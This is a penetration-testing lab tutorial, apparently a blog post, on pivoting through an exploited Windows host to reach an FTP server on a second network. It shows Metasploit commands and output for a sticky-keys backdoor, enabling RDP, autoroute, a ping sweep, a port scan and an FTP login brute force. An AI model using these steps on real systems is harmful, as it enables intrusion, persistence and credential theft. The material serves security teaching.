

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

FTP Pivoting through RDP

posted in [KALI LINUX](#) , [PENETRATION TESTING](#) on [SEPTEMBER 29, 2017](#) by [RAJ CHANDEL](#)

[SHARE](#)

In our previous tutorial we had discussed on [SSH pivoting](#) & [RDP pivoting](#) and today you will learn FTP pivoting attack.

From Offensive Security

Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will be able to target the client system for attack.

Search

Subscribe to Blog via Email


SUBSCRIBE

Lab Setup requirement:

Attacker machine: Kali Linux

Pivot Machine: window operating system with **two** network interface

Target Machine: window 7 (Allow FTP service)



Exploit pivot machine

Use exploit MS17-010 or multi handler to hack the pivot machine and bypass its UAC to achieve admin privileges.

sessions



From given image you can confirm that I owned pivot machine (192.168.0.101)
meterpreter session1.

```
msf > sessions ↩️
Active sessions
=====

  Id  Type      Information                                     Connection
  --  -
  1   meterpreter x86/windows WIN-1GKSSJ7D2AE\RAJ @ WIN-1GKSSJ7D2AE 192.168.0.107:5555 -> 192.168.0.101:49188 (192.168.0.101)
```

Launch sticky key attack

Here I need to make post exploit to launch sticky key attack

Use post/windows/manage/sticky_keys

msf post(sticky_keys) > set session 1

msf post(sticky_keys) > exploit

Great!! It has successfully launched sticky attack in pivot machine and now we will utilize it later for establishing connection with target FTP server.

```
msf > use post/windows/manage/sticky_keys ↩️
msf post(sticky_keys) > set session 1
session => 1
msf post(sticky_keys) > exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times
[*] Post module execution completed
```

Enable RDP service

Open meterpreter session1 and type following command which will enable remote Desktop service in pivoted machine.

Meterpreter> run getgui -e

Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Best of Hacking
- 🔖 Browser Hacking
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Domain Hacking
- 🔖 Email Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Windows Hacking Tricks
- 🔖 Wireless Hacking
- 🔖 Youtube Hacking

```
meterpreter > run getgui -e ↩  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.  
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]  
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos_perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*] RDP is disabled; enabling it ...  
[*] Setting Terminal Services service startup mode  
[*] Terminal Services service is already set to auto  
[*] Opening port in local firewall if necessary
```

Verify network interface of pivot

Check network interface through following command:

Meterpreter> ifconfig

From given image you can observe two networks interface in pivot's system **1st** for IP **192.168.0.101** through which attacker is connected and **2nd** for IP **192.168.100.102** through which FTP server (targets) are connected.

Articles

Select Month



Facebook Page



```
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:19:c2:8b
MTU        : 1500
IPv4 Address : 192.168.0.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::13a:5221:aab0:a020
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:65
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:19:c2:95
MTU        : 1500
IPv4 Address : 192.168.100.102
IPv4 Netmask : 255.255.255.0

Interface 14
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:6466
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Use autoroute post exploit


Since attacker belongs to **192.168.0.1** interface and client belongs to **192.168.100.0** interface therefore it is not possible to directly make attack on client network until unless the attacker acquires same network connection. In order to achieve 192.168.100.0 network attacker need run the **post exploitation** "autoroute".

This module manages session routing via an existing Meterpreter session. It enables other modules to 'pivot' through a compromised host when connecting to the named NETWORK and SUBMASK. Autoadd will search a session for valid subnets from the routing table and interface list then add routes to them. Default will add a default route so that all TCP/IP traffic not specified in the MSF routing table will be routed through the session when pivoting.

use post/multi/manage/autoroute

msf post(**autoroute**) > set session 1

msf post(**autoroute**) > exploit



```
msf > use post/multi/manage/autoroute
msf post(autoroute) > set session 1
session => 1
msf post(autoroute) > exploit

[*] Running module against WIN-1GKSSJ7D2AE
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.100.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

Use Ping sweep post exploit

This module will perform IPv4 ping sweep using the OS included ping command.


use post/windows/gather/ping_sweep

```
msf post(ping_sweep) > set rhosts 192.168.100.1-110
```

```
msf post(ping_sweep) > set session 1
```

```
msf post(ping_sweep) > exploit
```

Here we found a new host IP **192.168.100.103** as shown in given image. Let's perform TCP port scan for activated services on this machine.



```
msf > use post/multi/gather/ping_sweep
msf post(ping_sweep) > set rhosts 192.168.100.1-110
rhosts => 192.168.100.1-110
msf post(ping_sweep) > set session 1
session => 1
msf post(ping_sweep) > exploit

[*] Performing ping sweep for IP range 192.168.100.1-110
[+] 192.168.100.103 host found
[+] 192.168.100.102 host found
[*] Post module execution completed
```

Use TCP Port Scan post exploit

This module Enumerates open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

```
use auxiliary/scanner/portscan/tcp
```

```
msf auxiliary(tcp) > set ports 21
```

```
msf auxiliary(tcp) > set rhosts 192.168.100.103
```

```
msf auxiliary(tcp) > set thread 10
```

```
msf auxiliary(tcp) > exploit
```

From given you can observe **port 21** is **open** and we know that 21 used for FTP services.

```
msf > use auxiliary/scanner/portscan/tcp ↵  
msf auxiliary(tcp) > set ports 21  
ports => 21  
msf auxiliary(tcp) > set threads 10  
threads => 10  
msf auxiliary(tcp) > exploit  
  
[+] 192.168.100.103:      - 192.168.100.103:21 - TCP OPEN ↵  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

FTP Login Brute Force

This module will test FTP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

```
use auxiliary/scanner/ftp/ftp_login
```

```
msf auxiliary(ftp_login) > set rhosts 192.168.100.103
```

```
msf auxiliary(ftp_login) > set user_file /root/Desktop/user.txt
```

```
msf auxiliary(ftp_login) > set pass_file /root/Desktop/pass.txt
```

```
msf auxiliary(ftp_login) > set stop_on_success true
```

```
msf auxiliary(ftp_login) > exploit
```


From given image you can observe t it is showing matching combination of **username:** **raj** and **password: 123** for login.


```
192.168.100.103:21
```

Connect to pivot through RDP


Open new terminal in kali Linux and type following command to connect with pivot machine through RDP service

```
rdesktop 192.168.0.101
```



If you remember we had lunch sticky attack above which will open command prompt on logon screen when you will hit 5 times shift key.

Now **press 5 times shift** key then you will get command prompt and type “**start iexplore.exe**” which will lunch Internet Explore.




Connect with FTP server


Execute following URL in browser for FTP connection:

<ftp://192.168.100.103>

Now enter the credential which we had found through FTP login brute force attack i.e. **raj:123**



Congrats!!! We are successfully connected with FTP server through pivot machine.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← WORDPRESS PENETRATION
TESTING USING WPSCAN &
METASPLOIT

NEXT POST

VNC PENETRATION TESTING (PORT
5901) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

